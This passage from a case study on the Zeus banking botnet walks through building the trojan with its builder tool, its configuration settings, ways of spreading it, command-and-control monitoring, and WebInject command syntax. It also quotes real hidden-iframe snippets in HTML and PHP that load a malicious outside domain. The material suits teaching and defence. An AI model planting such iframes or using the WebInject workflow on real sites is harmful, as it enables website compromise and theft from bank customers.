As shown in the figure below a cloud consumer can request cloud services from a cloud provider or from a cloud broker[57]. The cloud auditor performs audits and can contact others to retrieve information for the task[57].



Figure 15: The Interactions Among the Actors[57]

Cloud Security

The security concerns in cloud computing spans across all the layers of the reference model, from physical security to application security[57]. As a result the security in the cloud computing architecture concerns the relevant actors as well as the Cloud providers[57]. The architecture of a cloud-based system should address security requirements such as policy and security management, authentication, authorization, confidentiality, identity management, availability, audit, integrity, incident response, and security monitoring[57].

Case Study – Enterprise Financial Crime: The Zeus Botnet

Abstract

The Zeus botnet is used to steal financial information from its victims. The victim is infected by being tricked into running the Zeus trojan on their machine. The Zeus trojan could be emailed to the victim, placed on a website, or along side a legitimate program.

Once the victims computer is infected it becomes part of the Zeus botnet which is controlled by the owner of the trojan which infected the victim. The controller of the botnet is called the bot herder. The bot herder runs scripts against the bots (computers of the victims) to ensure their systems are properly configured to send him their banking information. The herder will then sell or use the stolen information himself to steal money from the victim. Targeted attacks can be performed against enterprises using the Zeus botbet. This case study discusses a targeted attack against an enterprise payroll system.

Problem Statement

The Zeus botnet has the potential to inflict severe financial damage on its victims. The issue occurs when a user is infected by being tricked into running the Zeus trojan. The victim may be unaware of the effects of the trojan for some time. The trojan originates from the author and is strategically sent or placed on sites where victims will be tricked into running it on their computer. It is important to quickly identify an infected machine and remove it from the network until the Zeus trojan is completely cleaned from the system.

Usage Scenario – Targeting Online Corporate Payroll Systems

Researchers at the firm Trusteer discovered the Zeus configuration files that monitor login web pages from a Canadian human resource payroll service. The infected computers stole user IDs, passwords, company numbers, and screenshots of user input verification pages when a user authenticated to Ceridian Canada's website. The infected computers would then autonomously upload the data to the site specified in the Zeus configuration files[28].

Building the Trojan

The attacker creates Zeus configuration files and builds them into the Zeus trojan with the Zeus Builder. The configuration files allow the attacker to customize the behavior of the Zeus trojan. In figure below we can see that the path to the configuration file has been set and that the attacker will click on the 'Edit config' button to add his customizations.



Figure 16: The Zeus Builder [44]

There are two types of configuration files, static and dynamic. The static configuration is built into the tool and contains information needed during first execution[31].

The settings for the static configuration are:

- The botnet name.
- The amount of time to wait between dynamic configuration file downloads.
- The time interval between uploads of logs and static information to the server.
- The URL used to retrieve the dynamic configuration files.
- The URL used to check if the IP address of where the bot is located is behind a router or firewall.
- The encryption key used to hide information within the botnet and to identify the bots belonging to the botnet.
- A language ID used to deactivate the bot if the infected computer's language is in the list.

The bot that is installed on the victim's computer downloads the dynamic configuration files. The settings for the dynamic configuration files are:

- The URL used to download updates.
- The URL where the logs, files, and statistic data should be uploaded.
- Instructions for injecting fields into webpages when viewed by the victim's computer.
- The URLs of where emergency backup configuration files are.
- The URLs of what sites should not be logged.
- The URLs of sites where a screenshot should be taken for every click the victim makes on the website.
- The URL mapping of the sites that should load a different website then the one visit (the original website is still shown in the address bar).

The attacker finishes customizing his configuration as shown in the figure below.



Figure 17: Configuration file for Zeus [44]

The attacker then clicks on ‘Build config.’ If the configuration was built without errors the attacker can then clicks on ‘Build loader.’ When ‘Build loader’ is clicked the attacker will be presented with a save dialog to select the location to save his Zeus trojan. The loader will build and save the Zeus trojan to that location if the ‘BUILD SUCCEEDED!’ as shown in the figure below.



Figure 18: Building Loader in Zeus Builder [44]

In four simple clicks the attacker can load the configuration file, make edits if necessary, build the configuration, and build the resulting Zeus trojan.

Spreading the Trojan

Now that the attacker has an executable of the Zeus trojan he must convince the victims to run it on their machine. The attacker makes use of several deceptive tactics to trick the victims into running the Zeus trojan on their machine. The following tactics that an attacker may make use of are described below.

Spam Email

The attacker sends out spam email that entices the victim to download an attachment or click on a link to download a file. The download contains the Zeus trojan and once run the victim's machine infected and auto join the Zeus botnet.



Figure 19: Spam Email Enticing Victim to Click on the Link to Download a File Infected with the Zeus trojan [44]

Hacked Web Sites

The attacker may hack legitimate websites infecting their files with the Zeus trojan or embed code to download the Trojan. A common trick attackers use is to add hidden IFrame tags in the html of website files. An IFrame stands for "inline frame" and is another way to load a webpage inside another webpage. Malware writers use IFrames to load their infected website pages into the website of a legitimate site. Below we see real-world examples of code that was added to a website in order to perform IFrames attacks.

The following was added to HTML files:

```
<iframe src="http://goooogleadsence.biz/?click=8F9DA" width=1
height=1 style="visibility:hidden;position:absolute"></iframe>
```

Figure 20: Hidden IFrame Attack added to HTML [45]

The following was added to PHP files:

```
echo "<iframe src=\"http://goooogleadsence.biz/?click=8F9DA\"
width=1 height=1 style=\"visibility:hidden;position:absolute\">
</iframe>";
```

Figure 21: Hidden IFrame Attack added to PHP [45]

Youtube

Youtube is a video streaming website where users can watch video clips that other users uploaded. An attacker can make a video tutorial of a legitimate piece of software and then

in the description instruct the user to visit a website. The website can contain infected add-ons for the program. The attacker can also instruct the user to visit an infected site claiming to provide a software key generation program. Users then hope to use the key generation program to use software without needing to purchase it.

Pirated Content

Pirated Content is content that has been duplicated and distributed without authorization[29]. An attacker can infect a piece of software, music, movies, games, or an eBook with his malware and distribute it through peer-to-peer file sharing sites.

Facebook

Facebook is an online social networking website, initially limited to select Universities but was expanded to anyone over 13 years of age[30]. An attacker can use fake user accounts to coerce users into becoming their friend and later posting links to infected files on their 'wall.' Every user of facebook has a 'wall' where they can post status updates, images, and video.

Controlling the Trojan

The attacker controls his botnet with the command and control center. The command and control center allows the attacker to perform actions and view information about his victim's machine.

In figure below the attacker is viewing the number bots that are in his botnet. The bots are computers of victims that have been infected with the attackers Zeus trojan and auto joined his botnet.



Figure 22: The Command and Control Center for the Zeus Botnet [44]

The attacker can remotely monitor what the victim is doing on his computer in real-time as shown in the figure below. The attacker install a script on the users computer that will send them an IM when the victim is viewing a certain website. The attacker can use real-time remote monitoring to view what soft keys the user presses as he is entering his password. Banking institutions use a soft keyboard or number pad to add a level of security to their site. The soft key input method attempts to protect users from attackers that install keyloggers on the victims computers. The ability to perform real-time remote monitoring allows the attacker to steal passwords of victims even when using the soft key input.



Figure 23: Remote System Monitoring. Attacker on the Left and Victim on the Right [44]

Web Injects

A WebInject file is a text file that contains commands and JavaScript/HTML written by the attacker. The file is used by Zeus to inject the attackers JavaScript/HTML into webpages that the victim is viewing. The commands instruct Zeus where to inject the attackers JavaScript/HTML into the webpage. The attacker can insert extra input fields or create pop-ups to gather secret information from the victim.

If the attacker doesn't have the coding skills or time to create a WebInject file the attacker can buy premade ones online.

The security company Trusteer discovered advertisements from criminals selling WebInject features. The following is a list of individual WebInject features that were being sold[32]:

> **Balance grabber** - captures the victim's balance information and sends it to the fraudster's command and control (C&C) server. Price: $50-$100.
>
> **Balance replacer** – Updates the "actual" balance in online banking application's balance page to hide the fraudulent transaction amount. This prevents the victim from realizing fraud has taken place until they receive a paper statement, go to an ATM, or check their balance via phone banking. Price: $200-$300.

TAN grabber – captures one-time passwords that are used by some banks to authorize online banking transactions. Price: $150-$200.

Additional passwords – this mechanism requests additional passwords from a victim. Price: $100-$200.

Alerting – this feature sends various notifications to the malware's administration panel and Jabber instant messenger client in real time. Price: $100-$200.

AZ (dubbed "avtozaliv") – this capability, also known as ATS, provides all the components needed to conduct automated and unattended online banking fraud. Specifically, it can bypass two-factor authentication, initiate a transfer, and update the account balance to hide the fraud. Price: $1500-$2000.

The author of the WebInjects file uses the following commands to tell Zeus what JavaScript/HTML to inject and where on the webpage it should be injected[33]:

- **set_url [Target to inject]**
  This is the url of the website that the bot will perform web injections on.

- **data_before / data_end**
  These parameters surround a section of HTML/Javascript from the original page. The attacker uses this to tell the bot after what section of HTML/Javascript the attackers code should be injected.

- **data_inject | data_end**
  These parameters surround the HTML/Javascript that the attacker wants injected into the page.

- **data_after | data_end**
  These parameters complete the web injects section.

In the figure below the victim is viewing an online banking page that has the social security number field injected into as the result of a WebInject file used by Zeus.



Figure 24: The Webpage Viewed by the Victim with the Social Security Field Injected In by WebInjects [44]

Scripts Used on Victim

In the command and control center the attacker right clicks on the bot that he wants to execute a script on and selected 'Create New Script.' The attacker can then create a script to perform various actions.



Figure 25: The Attacker Creating a New Script for a Bot [44]

